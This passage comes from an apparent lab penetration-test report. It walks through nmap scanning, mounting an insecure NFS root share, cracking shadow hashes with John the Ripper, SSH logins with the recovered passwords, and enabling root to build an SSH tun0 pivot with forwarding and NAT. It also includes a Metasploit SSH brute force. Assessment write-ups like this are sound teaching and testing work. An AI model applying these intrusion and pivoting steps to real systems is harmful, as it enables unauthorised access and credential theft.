



```
vyos@vyos:~$ show ip ospf route
============ OSPF network routing table ============
N    172.16.221.0/24       [30] area: 0.0.0.0
                           via 192.168.0.229, eth3
N    192.168.0.32/27       [20] area: 0.0.0.0
                           via 192.168.0.229, eth3
N IA 192.168.0.64/27       [30] area: 0.0.0.0
                           via 192.168.0.234, eth5
N IA 192.168.0.96/27       [20] area: 0.0.0.0
                           via 192.168.0.234, eth5
N    192.168.0.128/27      [10] area: 0.0.0.0
                           directly attached to eth4
N    192.168.0.192/27      [30] area: 0.0.0.0
                           via 192.168.0.229, eth3
N    192.168.0.224/30      [20] area: 0.0.0.0
                           via 192.168.0.229, eth3
N    192.168.0.228/30      [10] area: 0.0.0.0
                           directly attached to eth3
N    192.168.0.232/30      [10] area: 0.0.0.0
                           directly attached to eth5
N IA 192.168.0.240/30      [20] area: 0.0.0.0
                           via 192.168.0.234, eth5

============ OSPF router routing table =============
R    5.5.5.5               [10] area: 0.0.0.0, ABR
                           via 192.168.0.234, eth5

============ OSPF external routing table ===========
```


```
vyos@vyos:~$ show ip ospf interface
eth3 is up
  ifindex 2, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.230/30, Broadcast 192.168.0.231, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 3.3.3.3, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 3.3.3.3, Interface Address 192.168.0.230
  Backup Designated Router (ID) 2.2.2.2, Interface Address 192.168.0.229
  Saved Network-LSA sequence number 0x80000008
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 7.307s
  Neighbor Count is 1, Adjacent neighbor count is 1
eth4 is up
  ifindex 3, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.129/27, Broadcast 192.168.0.159, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 3.3.3.3, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 3.3.3.3, Interface Address 192.168.0.129
  No backup designated router on this network
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 7.307s
  Neighbor Count is 0, Adjacent neighbor count is 0
eth5 is up
  ifindex 4, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.233/30, Broadcast 192.168.0.235, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 3.3.3.3, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 3.3.3.3, Interface Address 192.168.0.233
  Backup Designated Router (ID) 5.5.5.5, Interface Address 192.168.0.234
  Saved Network-LSA sequence number 0x80000008
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 7.307s
  Neighbor Count is 1, Adjacent neighbor count is 1
lo is up
  ifindex 1, MTU 65536 bytes, BW 0 Kbit <UP,LOOPBACK,RUNNING>
  OSPF not enabled on this interface
```

Two new interfaces were discovered: 192.168.0.129/27 and 192.168.0.233/30. The rest of the router results can be seen in **Appendix A Figure 1-15.** The 192.168.0.129/27 interface was investigated first. The full results for this subnet calculation can be seen in **Appendix C Figure 3-6**. Using the network address obtained from that calculation, this was scanned using NMAP to find any hosts on that network:

Figure 1-16 NMAP Results against 192.168.0.128/27








This found another host called 192.168.0.130/27. This was running SSH, RPCBIND, NFS_ACL. The full services running on this subnet can be seen here:

IP Address	TCP	UDP
192.168.0.129/27	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 974 Closed Ports 48 Open / Filtered Ports
192.168.0.130/27	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (RPCBIND 2-4 #100000) 1020 – RPCBIND (RPCBIND 2-4 #100000)


This also revealed that the machine was running Linux, same as 192.168.0.215/27. On the same router, on the eth5 interface there was a 192.168.0.233/30 host. The full results for this subnet calculation can be seen in **Appendix C Figure 3-7**. What was gained here was the network address which was scanned using NMAP:

Figure 1-17 NMAP Results against 192.168.0.232/30




Scanning this network address, there were only two usable hosts from the subnet calculation so at first it should have been online. Pinging this machine, it did not reply. This meant that there was a firewall protecting 192.168.0.234. In order to remotely login into 192.168.0.34 and 192.168.0.130 using SSH, a known username had to be specified. Initially, a brute force attack on the SSH service was considered but was not performed because not enough information was gathered from previous stages. On the 192.168.0.215 device, this was running SSH, NFS and RPCBIND. NFS is a filesystem and used in conjunction with RPCBIND will allow NFS to work on a host machine Using the *'showmount'* command, it was possible to view the active shares on this machine:

Figure 1-18 NFS Active Shares on 192.168.0.215/27



So, this allowed access to the root directory filesystem of that device. Using the mount command, the root filesystem of that device was mounted into a directory created on the Kali machine. Under the root directory, it would also be possible to use the *'/mnt'* directory as that would too:

Figure 1-19 Mounting the NFS share on 192.168.0.215/27



Once this was mounted, the passwd and shadow files were combined using the 'unshadow' command under the 'John the Ripper' utility. This allowed a user account called '*xadmin'* to have their passwords be cracked. The root password could not be found:

Figure 1-20 Password Results for 192.168.0.215/27


```
root@kali:~/Desktop# john pass_215
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
0g 0:00:01:06 16.09% 2/3 (ETA: 06:35:48) 0g/s 454.3p/s 454.3c/s 454.3C/s MINNIE..ELIZABETH
0g 0:00:01:44 25.68% 2/3 (ETA: 06:35:43) 0g/s 452.1p/s 452.1c/s 452.1C/s toronto9..fernanda9
0g 0:00:04:06 68.37% 2/3 (ETA: 06:34:57) 0g/s 458.2p/s 458.2c/s 458.2C/s Hello4..Neko4
0g 0:00:05:49 95.65% 2/3 (ETA: 06:35:02) 0g/s 460.4p/s 460.4c/s 460.4C/s Munchkining..Shannying
Proceeding with incremental:ASCII
0g 0:00:07:29  3/3 0g/s 462.0p/s 462.0c/s 462.0C/s cryna..ciero
0g 0:00:11:01  3/3 0g/s 461.0p/s 461.0c/s 461.0C/s mikeen..migb07
0g 0:00:13:14  3/3 0g/s 463.5p/s 463.5c/s 463.5C/s jesa18..jearit
plums            (xadmin)
1g 0:00:16:12 DONE 3/3 (2020-12-21 06:45) 0.001028g/s 464.8p/s 464.8c/s 464.8C/s phxbb..pluno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The password for xadmin was plums. This was remotely logged on using SSH and upon success of the login, the IP interface information was recorded.

Figure 1-21 Compromisation of 192.168.0.215/27


```
root@kali:~/Desktop# ssh xadmin@192.168.0.215
xadmin@192.168.0.215's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:0d
          inet addr:192.168.0.215  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:40d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1751 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:152303 (152.3 KB)  TX bytes:214095 (214.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:460 errors:0 dropped:0 overruns:0 frame:0
          TX packets:460 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33279 (33.2 KB)  TX bytes:33279 (33.2 KB)
```




It appeared the NFS service was insecure as it used the *'no_root_squash'* parameter, allowing highly insecure access to files shared by the NFS service. This was also the same for NFS services running across all other devices on the network. Once this machine was compromised, investigation took place on the 192.168.0.34 and 192.168.0.130 machines to find IP information and any other hidden interface information that would lead around the firewall. The first machine that was investigated was 192.168.0.130. SSH was running on this machine and it was thought that the xadmin user was also a user on this machine. This was remotely logged onto, but was unsuccessful as it required a public key to be on the server:

Figure 1-22 SSH on the 192.168.0.130 Device



The machine was also running NFS, so this share could be mounted, although it would have had to have had a valid public key on the device to accept the SSH login. Work was then focused on the 192.168.0.34 device. The password for xadmin on this device was also the same from the 192.168.0.215 machine. Using 'ifconfig' command on the 192.168.0.34 interface, a new interface was discovered on the eth1 interface:

Figure 1-23 'ifconfig' command on 192.168.0.34/27




```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:577 errors:0 dropped:0 overruns:0 frame:0
          TX packets:213 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:50230 (50.2 KB)  TX bytes:29992 (29.9 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11097 (11.0 KB)  TX bytes:9949 (9.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:168 errors:0 dropped:0 overruns:0 frame:0
          TX packets:168 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13040 (13.0 KB)  TX bytes:13040 (13.0 KB)
```

It was also of note that the NFS was investigated on this machine. The same commands were used to mount this NFS share, although on the NFS settings it only allowed access to '/home/xadmin', instead of the root directory on 192.168.0.215/27:

Figure 1-24 NFS Investigation on 192.168.0.34/27


```
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~#
```


```
root@kali:~/mount/home/xadmin# cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
```



This showed an RSA public and private key, which could have been used to login remotely on that device. Going back to the interfaces discovered on this machine, the eth1 interface holds a host of 13.13.13.12/24. This is a Class A Network. Already discovered is the presence of a web server which uses a Class B network. Most of the devices already seen are using a Class C Network, so this network uses 3 classes of IPs. Using this information, the mapping of the network was calculated using a 13.13.13.12/24 host. The results of this subnet calculation can be seen in **Appendix C Figure 3-7**. Logging onto 192.168.0.34 interface, the 'sshd_config' file was edited to allow tunneling and a root login password.


Figure 1-25 Editing of the 'sshd_config' file





In order to do this, there needs to be a root account. When reading the shadow file from the filesystem, there was found not to be a root password. So, this was set manually using the 'passwd' command within the command line.

Figure 1-26 Root Account Setup



The reason for this is because the root account is needed to start the process of SSH tunneling on a machine. This would allow access to the 13.13.13.0/24 network. The password that was set for the root account in this case was 'toor'. To begin the SSH tunneling process, a tunnel was created on the 192.168.0.34/27 device. The *'-w0:0'* switch was specified when using the 'ssh -w0:0 root@192.168.0.34' command to create a tunnel on the Kali machine and the machine to tunnel to called 'tun0'. To verify this, upon logging onto the SSH service on the machine, the 'ipaddr' command was used to verify the creation of the tunnel on both sides (client/server). The command proved successful and on the remote machine, the commands, *'ipaddr add 1.1.1.2/30 dev tun0'* and *'ip link set tun0 up'* were entered to set up the SSH tunnel on the remote machine. On the kali machine the same commands were entered as tun0 was created on this interface. To verify that the SSH tunnel was successful, the IP's were pinged. A file to allow forwarding on these interfaces was located on '/proc/sys/net/ipv4/conf/all/forwarding'. This was modified from a 0 (no forwarding) to 1 (forwarding enabled) using the 'echo' command. Once configured, a route was added to the 13.13.13.0/24 network via the 'route' command on the tun0 interface. This allowed the Kali machine to ping 13.13.13.12, but as was seen in the bash history file within the xadmin directory was a command to SSH into 13.13.13.13 (ssh xadmin@13.13.13.13). This host was not able to be pinged. So, a separate route was added to this host under tun0, then using the *'iptables'* command on the remote machine was used to access this host, by implementing NAT. NMAP was used to find the services running on this machine, with SSH being the only one. Unfortunately, the password 'plums' was not xadmin's password on that machine. SSH was then brute forced using Metasploit and *'!gatvol'* was the password. The bash history on this machine showed at one point it was running the NFS protocol.

Figure 1-27 SSH Tunnel Process on 192.168.0.34/27 and Mapping the 13.13.13.0/24 Network

```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

```
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:410/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:11 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:411/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~#
```

```
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:410/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:11 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:411/64 scope link
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:410/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:11 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:411/64 scope link
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
```

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:427/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~#
```

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=1.91 ms
